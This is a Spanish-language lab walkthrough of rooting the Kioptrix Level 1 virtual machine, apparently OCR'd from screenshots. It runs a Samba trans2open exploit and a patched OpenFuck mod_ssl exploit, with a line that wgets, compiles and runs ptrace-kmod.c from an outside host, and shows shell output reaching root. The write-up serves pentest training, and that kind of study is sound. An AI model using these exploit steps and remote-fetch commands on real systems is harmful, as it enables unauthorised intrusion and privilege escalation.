
1024/tcp open status   1 (RPC #100024)

Explotacion

139 SAMBA

La version de samba se localizo en la enumeracion es 2.2.1a


searchsploit samba 2.2



```
------------------------------------------------------------------------------------------ ------------------------------------------
 Exploit Title                                                                            |  Path
                                                                                          | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------ ------------------------------------------
Samba 2.0.x/2.2 - Arbitrary File Creation                                                 | exploits/unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                              | exploits/osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)                   | exploits/linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)                         | exploits/bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation           | exploits/linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)                       | exploits/linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)                         | exploits/osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)                   | exploits/solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                                 | exploits/linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                                | exploits/unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                                | exploits/unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                                | exploits/unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                                | exploits/unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                                      | exploits/linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow                   | exploits/unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                                      | exploits/linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                         | exploits/multiple/remote/10.c
------------------------------------------------------------------------------------------ ------------------------------------------
```


Usaremos 10.c al ser ejecucion remota

```
searchsploit -m 10.c         // Lo TRaemos

gcc -Wall -o exploitSAMBA 10.c

./exploitSAMBA
```



```
root@pinguytaz:~/MrRobot# ./exploitSAMBA
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
Usage: ./exploitSAMBA [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode
```

Eje



```
root@pinguytaz:~/MrRobot# ./exploitSAMBA -b 0 192.168.56.102
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```


Lo

PRUEBA consegida

80 mod_ssl/2.8.4


Segun NIKTO tenemos una vulneravilidad den mod_ssl CVE-2002-0082

searchsploit mod_ssl




```
------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                  |  Path
                                                                                                | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------ ---------------------------------
Apache mod_ssl 2.0.x - Remote Denial of Service                                                 | exploits/linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow                                      | exploits/multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                            | exploits/unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow                          | exploits/unix/remote/764.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overf | exploits/unix/remote/40347.txt
------------------------------------------------------------------------------------------------ ---------------------------------
```

Tomamos fichero OpenFuckV2.C
searchsploit -m 764.c



```
/*
 * E-DB Note: Updating OpenFuck Exploit ~ http://paulsec.github.io/blog/2014/04/14/updating-openfuck-exploit/
 *
 * OF version r00t VERY PRIV8 spabam
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 */

#include <arpa/inet.h>
#include <netinet/in.h>
```

Vemos como compilarlo pero también vemos notas de actualización por lo que vamos a la pagina



No es seguro | paulsec.github.io/blog/2014/04/14/updating-openfuck-exploit/
PAULSEC'S BLOG
Security, Tips & Lulz

APR 14TH, 2014

Updating OpenFuck Exploit

This blog post will be quite fast and will provide you the steps to update the OpenFuck exploit.

This exploit is pretty old but you might need it if you have fun with some vulnerable VMs. Not giving any hint. :-)

Thanks to this blog, I've been able to update the exploit.

1
Esta nos da errores en kali 2019.2 por lo que al ir a buscar soluciones encontramos
https://www.hypn.za.net/blog/2017/08/27/compiling-exploit-764-c-in-2017/

1.- Añadir en la linea 24 (Igual que anterior añadiendo SSL2
#include <openssl/rc4.h>
#include <openssl/md5.h>

#define SSL2_MT_ERROR 0
#define SSL2_MT_CLIENT_FINISHED 3
#define SSL2_MT_SERVER_HELLO 4
#define SSL2_MT_SERVER_VERIFY 5
#define SSL2_MT_SERVER_FINISHED 6
#define SSL2_MAX_CONNECTION_ID_LENGTH 16

2.- en 672 (Igual a antes) cambio de COMMAND2 por
#define COMMAND2 "unset HISTFILE; cd /tmp; wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; \n"

3.- en 970 (Igual a antes) poner como constante
const unsigned char *p, *end;

4.- 1078 (igual que antes) cambiar IF por
if (EVP_PKEY_get1_RSA(pkey) == NULL) {


5.- 1084 Variable Encript

6.- Instalar apt–get install libssl–dev


7.- compilar

Ejecutamos ./764

Viendo la ayuda ejecutamos el tarrget 0x6A o 0x6B




```
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./764 target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)
```



```
  0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
  0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
  0x6c - RedHat Linux 7.2-Update (apache-1.3.22-
```

Con 0x6a no se logra por lo que se intenta con 0x6b y si. Como las conexiones son entre 40-50 usamos 45 que es la media.
./764 0x6a 192.168.56.102 -c 45



```
Connection... 45 of 45
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f81c8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; net/0304
--16:04:07--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443...
dl.packetstormsecurity.net: Host not found.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$ whoami
whoami
apache
bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$
```


tambien podemos ejecutar ./764 0x6a

ENtramos con usuario Apache.
Tenemos dos opciones una escalada de privilegios o el paquete ptrace-kmod este en un servidor con acceso, ya que esta maquina no tiene acceso a internet.

Opcion Maquina accesible

1.- Habilitamos el servidor apache dptrace-kmod.ce kali
    service apache2 start
    copiamos en /var/www/html el fichero ptrace-kmod.c (Nos lo trajimos con wget https://dl.packetstormsecurity.netits/ptrace-kmod.c)
2.- cambiamos el fuente la linea 672 por nuestra dirección de kali que en nuestro caso es http://192.168.56.100/ptrace-kmod.c

Compilamos el nuevo codigo y ejecutamos ./764 0x6a 192.168..56.102 443



```
******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
******************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget http://192.168.56.100/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--17:27:49--  http://192.168.56.100/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to 192.168.56.100:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                    100% @   3.74 MB/s

17:27:49 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```


PRUEBA consegida

Post Exploitation

Escalada de privilegios


Opción de escalada de privilegios

Como sabemos que la version de SO es 2.4.9 filtramos por el kernel linux
searchsploit linux kernel 2.4.x Privilege Escalation



```
 Exploit Title                                                               |  Path
                                                                             | (/usr/share/exploitdb/)
----------------------------------------------------------------------------- ----------------------------------
Linux Kernel 2.2.x/2.4.x (RedHat) - 'ptrace/kmod' Local Privilege Escalation | exploits/linux/local/3.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking Privilege Escalation (1) | exploits/linux/local/22362.c
